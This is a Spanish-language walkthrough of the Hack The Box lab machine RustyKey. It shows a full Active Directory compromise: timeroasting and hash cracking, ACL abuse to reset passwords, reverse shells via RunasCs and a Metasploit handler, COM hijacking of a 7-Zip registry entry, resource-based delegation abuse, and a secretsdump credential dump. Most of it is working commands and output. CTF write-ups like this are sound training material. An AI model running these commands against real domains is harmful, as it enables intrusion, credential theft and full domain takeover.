S8.7 RustyKey

Machine Information

As is common in real life Windows pentests, you will start the RustyKey box with credentials for the following account: `rr.parker` / `8#t5HE8L!W3A`

La máquina **RustyKey** de Hack The Box simula un entorno corporativo realista, en el que el atacante comienza con un acceso inicial proporcionado por el cliente, representado por un par de credenciales válidas. Este escenario reproduce una situación común en pentests internos, donde se parte con acceso limitado a la red o a una cuenta de bajo privilegio.

Esta máquina permite practicar múltiples técnicas comunes en entornos Active Directory con acceso inicial desde un usuario de bajo privilegio.
A lo largo del compromiso se utilizan:

- **Enumeración interna** con usuario autenticado.
- **TimeRoast**.
- **Abuso de privilegios ACL** (`AddSelf`, `ForceChangePassword`, `AddAllowedToAct`).
- **COM** (Component Object Model) **hijacking**
- **DCSync**
- **PtH (Pass The Ticket)**

Enumeración inicial

Enumeramos smb mediante nxc. Enumeramos RIDs mediante `--rid-brute` y usamos `-M timeroast` para obtener hashes de múltiples cuentas de ordenador.

```
❯ nxc smb dc.rustykey.htb -u 'rr.parker' -p '8#t5HE8L!W3A' -k --rid-brute
SMB         dc.rustykey.htb 445    dc              [*]  x64 (name:dc) (domain:rustykey.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         dc.rustykey.htb 445    dc              [+] rustykey.htb\rr.parker:8#t5HE8L!W3A
SMB         dc.rustykey.htb 445    dc              498: RUSTYKEY\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         dc.rustykey.htb 445    dc              500: RUSTYKEY\Administrator (SidTypeUser)
SMB         dc.rustykey.htb 445    dc              501: RUSTYKEY\Guest (SidTypeUser)
SMB         dc.rustykey.htb 445    dc              502: RUSTYKEY\krbtgt (SidTypeUser)
SMB         dc.rustykey.htb 445    dc              512: RUSTYKEY\Domain Admins (SidTypeGroup)
SMB         dc.rustykey.htb 445    dc              513: RUSTYKEY\Domain Users (SidTypeGroup)
SMB         dc.rustykey.htb 445    dc              514: RUSTYKEY\Domain Guests (SidTypeGroup)
SMB         dc.rustykey.htb 445    dc              515: RUSTYKEY\Domain Computers (SidTypeGroup)
SMB         dc.rustykey.htb 445    dc              516: RUSTYKEY\Domain Controllers (SidTypeGroup)
SMB         dc.rustykey.htb 445    dc              517: RUSTYKEY\Cert Publishers (SidTypeAlias)
SMB         dc.rustykey.htb 445    dc              518: RUSTYKEY\Schema Admins (SidTypeGroup)
SMB         dc.rustykey.htb 445    dc              519: RUSTYKEY\Enterprise Admins (SidTypeGroup)
SMB         dc.rustykey.htb 445    dc              520: RUSTYKEY\Group Policy Creator Owners (SidTypeGroup)
SMB         dc.rustykey.htb 445    dc              521: RUSTYKEY\Read-only Domain Controllers (SidTypeGroup)
SMB         dc.rustykey.htb 445    dc              522: RUSTYKEY\Cloneable Domain Controllers (SidTypeGroup)
SMB         dc.rustykey.htb 445    dc              525: RUSTYKEY\Protected Users (SidTypeGroup)
SMB         dc.rustykey.htb 445    dc              526: RUSTYKEY\Key Admins (SidTypeGroup)
SMB         dc.rustykey.htb 445    dc              527: RUSTYKEY\Enterprise Key Admins (SidTypeGroup)
SMB         dc.rustykey.htb 445    dc              553: RUSTYKEY\RAS and IAS Servers (SidTypeAlias)
SMB         dc.rustykey.htb 445    dc              571: RUSTYKEY\Allowed RODC Password Replication Group (SidTypeAlias)
SMB         dc.rustykey.htb 445    dc              572: RUSTYKEY\Denied RODC Password Replication Group (SidTypeAlias)
SMB         dc.rustykey.htb 445    dc              1000: RUSTYKEY\DC$ (SidTypeUser)
SMB         dc.rustykey.htb 445    dc              1101: RUSTYKEY\DnsAdmins (SidTypeAlias)
SMB         dc.rustykey.htb 445    dc              1102: RUSTYKEY\DnsUpdateProxy (SidTypeGroup)
SMB         dc.rustykey.htb 445    dc              1103: RUSTYKEY\Support-Computer1$ (SidTypeUser)
SMB         dc.rustykey.htb 445    dc              1104: RUSTYKEY\Support-Computer2$ (SidTypeUser)
SMB         dc.rustykey.htb 445    dc              1105: RUSTYKEY\Support-Computer3$ (SidTypeUser)
SMB         dc.rustykey.htb 445    dc              1106: RUSTYKEY\Support-Computer4$ (SidTypeUser)
SMB         dc.rustykey.htb 445    dc              1107: RUSTYKEY\Support-Computer5$ (SidTypeUser)
SMB         dc.rustykey.htb 445    dc              1118: RUSTYKEY\Finance-Computer1$ (SidTypeUser)
SMB         dc.rustykey.htb 445    dc              1119: RUSTYKEY\Finance-Computer2$ (SidTypeUser)
SMB         dc.rustykey.htb 445    dc              1120: RUSTYKEY\Finance-Computer3$ (SidTypeUser)
SMB         dc.rustykey.htb 445    dc              1121: RUSTYKEY\Finance-Computer4$ (SidTypeUser)
SMB         dc.rustykey.htb 445    dc              1122: RUSTYKEY\Finance-Computer5$ (SidTypeUser)
SMB         dc.rustykey.htb 445    dc              1123: RUSTYKEY\IT-Computer1$ (SidTypeUser)
SMB         dc.rustykey.htb 445    dc              1124: RUSTYKEY\IT-Computer2$ (SidTypeUser)
SMB         dc.rustykey.htb 445    dc              1125: RUSTYKEY\IT-Computer3$ (SidTypeUser)
SMB         dc.rustykey.htb 445    dc              1126: RUSTYKEY\IT-Computer4$ (SidTypeUser)
SMB         dc.rustykey.htb 445    dc              1127: RUSTYKEY\IT-Computer5$ (SidTypeUser)
SMB         dc.rustykey.htb 445    dc              1128: RUSTYKEY\HelpDesk (SidTypeGroup)
SMB         dc.rustykey.htb 445    dc              1130: RUSTYKEY\Protected Objects (SidTypeGroup)
SMB         dc.rustykey.htb 445    dc              1131: RUSTYKEY\IT (SidTypeGroup)
SMB         dc.rustykey.htb 445    dc              1132: RUSTYKEY\Support (SidTypeGroup)
SMB         dc.rustykey.htb 445    dc              1133: RUSTYKEY\Finance (SidTypeGroup)
SMB         dc.rustykey.htb 445    dc              1136: RUSTYKEY\DelegationManager (SidTypeGroup)
SMB         dc.rustykey.htb 445    dc              1137: RUSTYKEY\rr.parker (SidTypeUser)
SMB         dc.rustykey.htb 445    dc              1138: RUSTYKEY\mm.turner (SidTypeUser)
SMB         dc.rustykey.htb 445    dc              1139: RUSTYKEY\bb.morgan (SidTypeUser)
SMB         dc.rustykey.htb 445    dc              1140: RUSTYKEY\gg.anderson (SidTypeUser)
SMB         dc.rustykey.htb 445    dc              1143: RUSTYKEY\dd.ali (SidTypeUser)
SMB         dc.rustykey.htb 445    dc              1145: RUSTYKEY\ee.reed (SidTypeUser)
SMB         dc.rustykey.htb 445    dc              1146: RUSTYKEY\nn.marcos (SidTypeUser)
SMB         dc.rustykey.htb 445    dc              3601: RUSTYKEY\backupadmin (SidTypeUser)
```

```
❯ nxc smb dc.rustykey.htb -u 'rr.parker' -p '8#t5HE8L!W3A' -k --rid-brute -M timeroast
SMB         dc.rustykey.htb 445    dc              [*]  x64 (name:dc) (domain:rustykey.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         dc.rustykey.htb 445    dc              [+] rustykey.htb\rr.parker:8#t5HE8L!W3A
TIMEROAST   dc.rustykey.htb 445    dc              [*] Starting Timeroasting...
TIMEROAST   dc.rustykey.htb 445    dc              1000:$sntp-ms$8be43dc482a1d4602d857d6f324aaa5a$1c0111e900000000000a04ba4c4f434cec0d3d2b33780f05e1b8428bffbfcd0aec0d4367a398c635ec0d4367a398dc04
TIMEROAST   dc.rustykey.htb 445    dc              1103:$sntp-ms$cbd24ae1e5e535b0871b5b21612c5db1$1c0111e900000000000a04bb4c4f434cec0d3d2b35016484e1b8428bffbfcd0aec0d4368452214fdec0d43684522368b
TIMEROAST   dc.rustykey.htb 445    dc              1104:$sntp-ms$16b3c658106a23fcdf6368516860a122$1c0111e900000000000a04bb4c4f434cec0d3d2b35027e5fe1b8428bffbfcd0aec0d436845233234ec0d436845234eb9
TIMEROAST   dc.rustykey.htb 445    dc              1105:$sntp-ms$d4ab03635675ef46394b8e6b2f07e2a5$1c0111e900000000000a04bb4c4f434cec0d3d2b35160b04e1b8428bffbfcd0aec0d43684536b822ec0d43684536dd0b
TIMEROAST   dc.rustykey.htb 445    dc              1106:$sntp-ms$3faf0ca688df0a7ae709cec550344ef4$1c0111e900000000000a04bb4c4f434cec0d3d2b3522a6f3e1b8428bffbfcd0aec0d436845433e43ec0d4368454378fb
TIMEROAST   dc.rustykey.htb 445    dc              1107:$sntp-ms$2f3731e4336acc565786f1256a812134$1c0111e900000000000a04bb4c4f434cec0d3d2b353f077ce1b8428bffbfcd0aec0d4368455f6413ec0d4368455fde8c
TIMEROAST   dc.rustykey.htb 445    dc              1118:$sntp-ms$51b06655cedf8f0684c4bb91a874c6b4$1c0111e900000000000a04bb4c4f434cec0d3d2b32362703e1b8428bffbfcd0aec0d43685a25aee6ec0d43685a25d221
TIMEROAST   dc.rustykey.htb 445    dc              1119:$sntp-ms$bb9a04f49abe2907bfb558718744312f$1c0111e900000000000a04bb4c4f434cec0d3d2b323cafb3e1b8428bffbfcd0aec0d43685a2c3af1ec0d43685a2c5776
TIMEROAST   dc.rustykey.htb 445    dc              1120:$sntp-ms$624b4a618a101b88017b02feb19f90be$1c0111e900000000000a04bb4c4f434cec0d3d2b3254d61be1b8428bffbfcd0aec0d43685a445dfdec0d43685a448139
TIMEROAST   dc.rustykey.htb 445    dc              1121:$sntp-ms$7e38c618261462e200a506672301b7ad$1c0111e900000000000a04bb4c4f434cec0d3d2b325ad893e1b8428bffbfcd0aec0d43685a4a59c0ec0d43685a4a855f
TIMEROAST   dc.rustykey.htb 445    dc              1122:$sntp-ms$889ae584bf1c0029fc0c7e187e97a57e$1c0111e900000000000a04bb4c4f434cec0d3d2b3267b5f1e1b8428bffbfcd0aec0d43685a5738cbec0d43685a575f62
TIMEROAST   dc.rustykey.htb 445    dc              1125:$sntp-ms$518026e6893ee52faa0f985fb92c65be$1c0111e900000000000a04bb4c4f434cec0d3d2b3240e4cce1b8428bffbfcd0aec0d436862619bfcec0d43686261b379
TIMEROAST   dc.rustykey.htb 445    dc              1123:$sntp-ms$b0e5e3fe3e6052b6beb62b390a1995be$1c0111e900000000000a04bb4c4f434cec0d3d2b323ddf5ee1b8428bffbfcd0aec0d4368625e6ff7ec0d4368625ebb77
TIMEROAST   dc.rustykey.htb 445    dc              1126:$sntp-ms$b343910a24d549904abdc0fcae0b3976$1c0111e900000000000a04bb4c4f434cec0d3d2b325d41fae1b8428bffbfcd0aec0d4368627df0c6ec0d4368627e1402
TIMEROAST   dc.rustykey.htb 445    dc              1124:$sntp-ms$763894f5951447c9c218192250a8c93c$1c0111e900000000000a04bb4c4f434cec0d3d2b323fe26ee1b8428bffbfcd0aec0d436862608073ec0d43686260b7d0
TIMEROAST   dc.rustykey.htb 445    dc              1127:$sntp-ms$93396a9ff6e64ca8cf80e897774c0542$1c0111e900000000000a04bb4c4f434cec0d3d2b3264005ae1b8428bffbfcd0aec0d43686284a6c3ec0d43686284d40f
```

Crackeamos el hash con la version beta de hashcat y comparamos el hash crackeado con el RID que encontramos en el primer paso, consiguiendo la contraseña de una cuenta de ordenador.


```
❯ ~/Descargas/hashcat-6.2.6/hashcat.bin -m 31300 hashes.timeroast /usr/share/seclists/Passwords/rockyou.txt
hashcat (v6.2.6-1057-gc59d3b8f3) starting

OpenCL API (OpenCL 3.0 ) - Platform #1 [Intel(R) Corporation]
==========================================================
* Device #01: Intel(R) Iris(R) Xe Graphics, 3347/6695 MB (1673 MB allocatable), 80MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 16 digests; 16 unique digests, 16 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 1694 MB

Dictionary cache hit:
* Filename..: /usr/share/seclists/Passwords/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

$sntp-ms$518026e6893ee52faa0f985fb92c65be$1c0111e900000000000a04bb4c4f434cec0d3d2b3240e4cce1b8428bffbfcd0aec0d436862619bfcec0d43686261b379:[redacted]
Approaching final keyspace - workload adjusted.


Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 31300 (MS SNTP)
Hash.Target......: hashes.timeroast
Time.Started.....: Mon Jun 30 19:12:38 2025 (6 secs)
Time.Estimated...: Mon Jun 30 19:12:44 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/seclists/Passwords/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........: 39326.3 kH/s (11.20ms) @ Accel:131 Loops:1 Thr:64 Vec:1
Recovered........: 1/16 (6.25%) Digests (total), 1/16 (6.25%) Digests (new), 1/16 (6.25%) Salts
Progress.........: 229510144/229510144 (100.00%)
Rejected.........: 0/229510144 (0.00%)
Restore.Point....: 14344384/14344384 (100.00%)
Restore.Sub.#01..: Salt:15 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: 035634001 -> $HEX[042a0337c2a156616d6f732103]
```

RID = 1125 = IT-COMPUTERS3$


Enumeramos mediante bloodhound.

```
❯ bloodhound-python -c All -u 'IT-COMPUTER3$' -p [redacted] -d rustykey.htb -ns 10.10.11.75 --zip
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: rustykey.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc.rustykey.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 16 computers
INFO: Connecting to LDAP server: dc.rustykey.htb
INFO: Found 12 users
INFO: Found 58 groups
INFO: Found 2 gpos
INFO: Found 10 ous
INFO: Found 20 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer: dc.rustykey.htb
INFO: Done in 00M 14S
INFO: Compressing output into 20250630191854_bloodhound.zip
```

Vemos que la cuenta de equipo a la que tenemos acceso puede añadirse al grupo `HelpDesk`, y este grupo puede cambiar la contraseña de cuatro usuarios diferentes. También puede añadir/eliminar usuarios de los grupos `IT` y `Support`.
Estos dos grupos están en el grupo `Objetos protegidos`, que a su vez está en el grupo `Usuarios protegidos`.



Enumerando de la forma correcta podemos ver que `BB.MORGAN` es el más indicado.



Acceso

Metemos equipo `IT-COMPUTER3$` en grupo `HELPDESK`.

```
bloody-ad --host dc.rustykey.htb -d rustykey.htb -u 'IT-COMPUTER3$' -p <passwd> -k add groupMember HELPDESK 'IT-COMPUTER3$'
```

Cambiamos la Contraseña de `BB.MORGAN`

```
bloody-ad --host dc.rustykey.htb -d rustykey.htb -u 'IT-COMPUTER3$' -p <PASSWD> -k set password BB.MORGAN 'Test12345'
```

Eliminamos el grupo `IT` de `Protected Objects`

```
bloody-ad --host dc.rustykey.htb -d rustykey.htb -u 'IT-COMPUTER3$' -p <passwd> -k remove groupMember 'Protected Objects' IT
```

Pedimos el ticket del usuario `BB.MORGAN`

```
getTGT.py -dc-ip 10.10.11.75 rustykey.htb/BB.MORGAN:'Test12345'
```

```
❯ bloody-ad --host dc.rustykey.htb -d rustykey.htb -u 'IT-COMPUTER3$' -p [redacted] -k add groupMember HELPDESK 'IT-COMPUTER3$'
[+] IT-COMPUTER3$ added to HELPDESK
❯ bloody-ad --host dc.rustykey.htb -d rustykey.htb -u 'IT-COMPUTER3$' -p [redacted] -k set password BB.MORGAN 'Test12345'
[+] Password changed successfully!
❯ bloody-ad --host dc.rustykey.htb -d rustykey.htb -u 'IT-COMPUTER3$' -p [redacted] -k remove groupMember 'Protected Objects' IT
[-] IT removed from Protected Objects
❯ getTGT.py -dc-ip 10.10.11.75 rustykey.htb/BB.MORGAN:'Test12345'
[redacted] UserWarning: pkg_resources is deprecated as an API. See http
al as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
  import pkg_resources
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in BB.MORGAN.ccache
```

`PtH` Y nos conectamos por `evil-winrm`

```
❯ export KRB5CCACHE=BB.MORGAN.ccache

❯ RUBYOPT='-W0' evil-winrm -i dc.rustykey.htb -r rustykey.htb


Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method 'quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\bb.morgan\Documents> dir ..\Desktop


    Directory: C:\Users\bb.morgan\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         6/4/2025   9:15 AM           1976 internal.pdf
-ar---        6/30/2025  11:18 AM             34 user.txt


|
```

USER!!!!

Automatic Zoom

Subject: Support Group - Archiving Tool Access

Date: Mon, 10 Mar 2025 14:35:18 +0100

Hey team,

As part of the new Support utilities rollout, extended access has been temporarily granted to allow testing and troubleshooting of file archiving features across shared workstations.

This is mainly to help streamline ticket resolution related to extraction/compression issues reported by the Finance and IT teams. Some newer systems handle context menu actions differently, so registry-level adjustments are expected during this phase.

A few notes:

- Please avoid making unrelated changes to system components while this access is active.
- This permission change is logged and will be rolled back once the archiving utility is confirmed stable in all environments.
- Let DevOps know if you encounter access errors or missing shell actions.

Thanks,

En el PDF encontrado junto a la `user.txt`, dice existir un problema de compresión/descompresión. Si echamos un vistazo a los archivos de programa vemos 7-zip dentro. Entonces el siguiente paso es leer que claves hay dentro de `HKEY_CLASSES_ROOT\Folder\ShellEx\ContextMenuHandlers\7-Zip`, que contiene los registros de ese programa:

```
Get-Item -Path "Registry::HKEY_CLASSES_ROOT\Folder\ShellEx\ContextMenuHandlers\7-Zip"
```

```
*Evil-WinRM* PS C:\Users\bb.morgan\Documents> Get-Item -Path "Registry::HKEY_CLASSES_ROOT\Folder\ShellEx\ContextMenuHandlers\7-Zip"

    Hive: HKEY_CLASSES_ROOT\Folder\ShellEx\ContextMenuHandlers

Name                           Property
----                           --------
7-Zip                          (default) : {23170F69-40C1-278A-1000-000100020000}
```

Pudiendo movernos lateralmente mediante `COM hijacking`

Movimiento lateral y Escalada

```
❯ bloody-ad --host dc.rustykey.htb -d rustykey.htb -u 'IT-COMPUTER3$' -p [redacted] -k remove groupMember
'Protected Objects' SUPPORT
[-] SUPPORT removed from Protected Objects
❯ bloody-ad --host dc.rustykey.htb -d rustykey.htb -u 'IT-COMPUTER3$' -p [redacted] -k set password EE.REE
D 'Test12345'
[+] Password changed successfully!
```

```
*Evil-WinRM* PS C:\Tools> .\RunasCs.exe EE.REED 'Test12345' powershell.exe -r 10.10.16.140:1234
[*] Warning: The logon for user 'EE.REED' is limited. Use the flag combination --bypass-uac and --logon-type '8' to
 obtain a more privileged token.

[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-b711eb$\Default
[+] Async process 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' with pid 9720 created in background.
*Evil-WinRM* PS C:\Tools>
```

```
❯ nc -lnvp 1234
Listening on 0.0.0.0 1234
Connection received on 10.10.11.75 50161
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
whoami
rustykey\ee.reed
PS C:\Windows\system32>
```

En la terminal de `EE.REED`

```
reg add "HKLM\Software\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32" /ve /d "C:\tmp\shellrev.dll" /f
```

```
❯ nc -lnvp 1234
Listening on 0.0.0.0 1234
Connection received on 10.10.11.75 49715
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> reg add "HKLM\Software\Classes\CLSID\{23170F69-40C1-278A-1000-0001
00020000}\InprocServer32" /ve /d "C:\tmp\shellrev.dll" /f
reg add "HKLM\Software\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32
" /ve /d "C:\tmp\shellrev.dll" /f
The operation completed successfully.
PS C:\Windows\system32> reg add "HKLM\Software\Classes\CLSID\{23170F69-40C1-278A-1000-0001
00020000}\InprocServer32" /ve /d "C:\tmp\shellrev.dll" /f
reg add "HKLM\Software\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32
" /ve /d "C:\tmp\shellrev.dll" /f
The operation completed successfully.
PS C:\Windows\system32>
```

```
❯ msfconsole -q -x "use multi/handler; set payload windows/x64/shell/reverse_tcp; set lhost 10.10.16.140; set lport 4444; exploit"

[*] Using configured payload generic/shell_reverse_tcp
payload => windows/x64/shell/reverse_tcp
lhost => 10.10.16.140
lport => 4444
[*] Started reverse TCP handler on 10.10.16.140:4444
[*] Sending stage (336 bytes) to 10.10.11.75
[*] Command shell session 1 opened (10.10.16.140:4444 -> 10.10.11.75:49717) at 2025-07-02 19:13:40 +0200


Shell Banner:
Microsoft Windows [Version 10.0.17763.7434]
-----


C:\Windows>whoami
whoami
rustykey\mm.turner

C:\Windows>
```

`msfconsole -q -x "use multi/handler; set payload windows/x64/shell/reverse_tcp; set lhost 10.10.14.34; set lport 5555; exploit"`

```
❯ msfconsole -q -x "use multi/handler; set payload windows/x64/shell/reverse_tcp; set lhost 10.10.16.140; set lport 4444; exploit"
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/x64/shell/reverse_tcp
lhost => 10.10.16.140
lport => 4444
[*] Started reverse TCP handler on 10.10.16.140:4444
[*] Sending stage (336 bytes) to 10.10.11.75
[*] Command shell session 1 opened (10.10.16.140:4444 -> 10.10.11.75:49717) at 2025-07-02 19:13:40 +0200


Shell Banner:
Microsoft Windows [Version 10.0.17763.7434]
-----


C:\Windows>whoami
whoami
rustykey\mm.turner
```

Echamos un vistazo a lo que el usuario puede hacer en bloodhound. Está en el grupo `DelegationManager`, que tiene permisos `AddAllowedToAct` en el controlador de dominio.

La forma más sencilla de escalar a root es establecer el atributo `msDS-AllowedToActOnBehalfOfOtherIdentity` mediante el cmdlet `Set-ADComputer`.

```
powershell -nop -exec bypass
```

```
Get-ADComputer DC -Properties PrincipalsAllowedToDelegateToAccount
```

```
Set-ADComputer -Identity DC -PrincipalsAllowedToDelegateToAccount "IT-COMPUTER3$"
```

```
PS C:\Windows> whoami
whoami
rustykey\mm.turner
PS C:\Windows> Set-ADComputer -Identity DC -PrincipalsAllowedToDelegateToAccount "IT-COMPUTER3$"
Set-ADComputer -Identity DC -PrincipalsAllowedToDelegateToAccount "IT-COMPUTER3$"
PS C:\Windows> Get-ADComputer DC -Properties PrincipalsAllowedToDelegateToAccount
Get-ADComputer DC -Properties PrincipalsAllowedToDelegateToAccount


DistinguishedName                    : CN=DC,OU=Domain Controllers,DC=rustykey,DC=htb
DNSHostName                          : dc.rustykey.htb
Enabled                              : True
Name                                 : DC
ObjectClass                          : computer
ObjectGUID                           : dee94947-219e-4b13-9d41-543a4085431c
PrincipalsAllowedToDelegateToAccount : {CN=IT-Computer3,OU=Computers,OU=IT,DC=rustykey,DC=htb}
SamAccountName                       : DC$
SID                                  : S-1-5-21-3316070415-896458127-4139322052-1000
UserPrincipalName                    :


PS C:\Windows>
```

Seguimos el último comando sugerido en bloodhound `getST.py` y, a continuación, utilizamos el ticket para escalar a root mediante `smbexec`/`wmiexec`/`secretsdump`.


```
getST.py 'RUSTYKEY.HTB/IT-COMPUTER3$:<passwd>' -spn 'cifs/DC.rustykey.htb' -impersonate backupadmin -dc-ip [10.10.11.75](https://10.10.11.75
"https://10.10.11.75/")
```

```
export KRB5CCNAME=backupadmin@cifs_DC.rustykey.htb@RUSTYKEY.HTB.ccache
```

```
wmiexec.py -k -no-pass 'RUSTYKEY.HTB/backupadmin@dc.rustykey.htb'
```

```
❯ wmiexec.py -k -no-pass 'RUSTYKEY.HTB/backupadmin@dc.rustykey.htb'

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
rustykey\backupadmin

C:\>cd Users/
```

```
C:\Users\Administrator\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 00BA-0DBE

 Directory of C:\Users\Administrator\Desktop

06/24/2025  10:00 AM    <DIR>          .
06/24/2025  10:00 AM    <DIR>          ..
07/02/2025  10:10 AM                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)   2,954,403,840 bytes free

C:\Users\Administrator\Desktop>
```

```
❯ secretsdump.py -k -no-pass 'RUSTYKEY.HTB/backupadmin@dc.rustykey.htb'

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x94660760272ba2c07b13992b57b432d4
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:[redacted]
Guest:501:aad3
DefaultAccount[redacted]
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
RUSTYKEY\DC$:plain_password_hex:0c7fbe96b20b5afd1da58a1d71a2dbd6ac75b42a93de3c18e4b7d448316ca40c74268fb0d2281f46aef
4eba9cd553bbef21896b316407ae45ef212b185b299536547a7bd796da250124a6bb3064ae48ad3a3a74bc5f4d8fbfb77503eea0025b3194af0
e290b16c0b52ca4fecbf9cfae6a60b24a4433c16b9b6786a9d212c7aaefefa417fe33cc7f4dcbe354af5ce95f407220bada9b4d841a3aa7c623
1de9a9ca46a0621040dc384043e19800093303e1485021289d8719dd426d164e90ee3db3914e3d378cc9e80560f20dcb64b488aa468c1b71c2b
ac3addb4a4d55231d667ca4ba2ad36640985d9b18128f7755b25
RUSTYKEY\DC$:aad3b435b51404eeaad3b435b51404ee:b266231227e43be890e63468ab168790:::
```

HAPPY HACKING